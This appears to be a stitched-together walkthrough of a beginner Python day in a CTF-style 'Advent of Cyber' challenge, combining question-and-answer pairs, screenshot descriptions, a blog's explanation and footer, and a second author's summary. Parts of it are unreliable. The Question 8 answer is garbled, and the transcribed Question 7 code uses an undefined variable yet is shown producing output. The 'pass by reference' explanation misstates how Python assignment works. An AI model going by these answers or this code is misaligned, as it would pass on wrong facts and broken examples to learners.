
Question 1: What's the output of True+True?

Answer:2




Question 2:What's the database for installing other peoples libraries called?

Answer:PyPi



Question 3:What is the output of bool("False")?

Answer:True



Question 4:What library lets us download the HTML of a webpage?

Answer: Requests

A screenshot of a web browser displaying a question from the website 'hackforalltrades.dev'. The question asks: 'The next question asks us what library can be used to download the HTML of a webpage. We can do this using the Requests library with an HTTP GET request.' Below the question is a code snippet:

```
>>> bool("False")
True
>>> 
```


Following the code, there is a note: 'Question 3 Answer: True'. The browser also shows a 'Question 4 Answer: Requests' section. At the bottom, there is a note about 'pass by reference' with some sample code:

```
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> 
```

And a note: 'Question 5 Answer: [1, 2, 3, 6]'. The browser interface includes tabs for 'CTF' and 'ADVENT OF CYBER 2020'.

Question 5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer:[1, 2, 3, 6]



The image shows a Windows desktop environment with two windows open. The top window is a Visual Studio Code editor showing a Python script named Q5.PY. The code is as follows:

```
Q5.PY
1 x = [1, 2, 3]
2
3 y = x
4
5 y.append(6)
6
7 print(x)
8
```


The bottom window is a terminal window titled 'Lab 7' running in a VMware Workstation 15 Player session. The terminal shows the output of running the script:

```
PS C:\PSP001\T17V\Lab 7> & C:\Users\younatia\AppData\Local\Programs\Python\Python39\python.exe "C:\PSP001\T17V\Lab 7\Q5.PY"
[1, 2, 3, 6]
```

The desktop background is a blue and purple abstract design. The taskbar at the bottom shows several other open windows, including a PEEN 0065 FC window, a TryHackMe window, and a PSP0201 Tutorial window.

Question 6: What causes the previous task to output that?

Answer:Pass by reference



#6 What causes the previous task to output that?

The answer here is **pass by reference** as that is how python handles assigning variables to other variables (and other types of reference too). Put simply, when `y = x`, `y` isn't a copy of `x` it is a reference to it, i.e. `x` and `y` are the same thing - so changes made to `y` are made to `x`, with `x` now changing (here, adding 6 to the end of the list) and `y` points to `x`.

This can be quite confusing, especially when you are new to the language. If you want to read more I highly recommend [this article](#) by Dan Bader. In fact I recommend all works on [realpython.com](#) if you want to learn more about python in general.

And that's the days challenges completed. Whether you're new to python or are a senior engineer at a FAANG company this challenge may have made you think at some point. I hope you found it as fun and interesting as I did! Don't forget to subscribe to my blog if you want to be updated for Day 16 challenge and check out my walkthroughs for other challenges this December too.

Comments

Sign in or become a CertiFried IT member to join the conversation.

READ NEXT

 [Linux Fundamentals 1 | TryHackMe Walkthrough](#)
Get started with Linux in an infosec environment with hands-on challenges.
BY JOSH CAULFIELD - FEB 17, 2021

 [CTF collection Vol.1 | TryHackMe Writeup](#)

[Subscribe](#)

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]

name = input("What is your name? ")

if name in names:


    print("The Wise One has allowed you to come in.")

else:

    print("The Wise One has not allowed you to come in.")
```

Question 7: if the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.



The screenshot shows the Visual Studio Code interface with the following details:

- File Explorer:** Shows files in the current workspace, including Q7.PY, Q8.PY, Q9.PY, Q10.PY, Q11.PY, Q12.PY, months.txt, and vehicles.txt.
- Code Editor:** Displays the content of Q7.PY:

```
Q7.PY - Lab 7 - Visual Studio Code

OPEN BROWNS


1 name = ["Skidy", "Dorkid", "Aho", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

Q7.PY
```
- Terminal:** Shows the execution of the script:

```
PS C:\PSGR081117V\Lab 6\Lab 7> & C:\Users\younalaa\AppData\Local\Programs\Python\Python39\python.exe "C:\PSGR081117V\Lab 6\Lab 7\Q7.PY"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\PSGR081117V\Lab 6\Lab 7> & C:\Users\younalaa\AppData\Local\Programs\Python\Python39\python.exe "C:\PSGR081117V\Lab 6\Lab 7\Q7.PY"
What is your name? Elf
The Wise One has not allowed you to come in.
PS C:\PSGR081117V\Lab 6\Lab 7>
```

Question 8: If the input was "elf", what will be printed?

Answer: The Wise One not has allowed you to come in.



The screenshot shows the Visual Studio Code interface with the following details:

- File Explorer:** Shows files in the current workspace, including Q7.PY, Q8.PY, Q9.PY, Q10.PY, Q11.PY, Q12.PY, months.txt, and vehicles.txt.
- Code Editor:** Displays the content of Q7.PY:

```
Q7.PY - Lab 7 - Visual Studio Code

OPEN BROWNS

1 name = ["Skidy", "Dorkid", "Aho", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

Q7.PY
```
- Terminal:** Shows the execution of the script:

```
PS C:\PSGR081117V\Lab 6\Lab 7> & C:\Users\younalaa\AppData\Local\Programs\Python\Python39\python.exe "C:\PSGR081117V\Lab 6\Lab 7\Q7.PY"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\PSGR081117V\Lab 6\Lab 7> & C:\Users\younalaa\AppData\Local\Programs\Python\Python39\python.exe "C:\PSGR081117V\Lab 6\Lab 7\Q7.PY"
What is your name? Elf
The Wise One has not allowed you to come in.
PS C:\PSGR081117V\Lab 6\Lab 7>
```

The Thought Process

We were asked what the results of `True + True` were for the first query. Kali was applied, and the result was **2**. The database for installing other people's libraries was the next question we were asked. By using Google-Fu, we discovered that **PyPi** was the solution. What `bool("False")` returns as the output answers the third query. When we used Kali once more, the result was **True**. Regarding the following query, which library enables us to download a webpage's HTML. We conducted a Google search and discovered "**Requests**" to be the solution. The output was **[1, 2, 3, 6]** when we utilised visual studio code for question 5 to analyse the code. The following question asked us to identify the factors that led the preceding task to get that result. The result of our online search was "**pass by reference**." The outcome for question 7 was "**The Wise One has allowed you to come in**," and the output for question 8 was "**The Wise One not has allowed you to come in**," when we copied the codes for the final two questions into Visual Studio Code.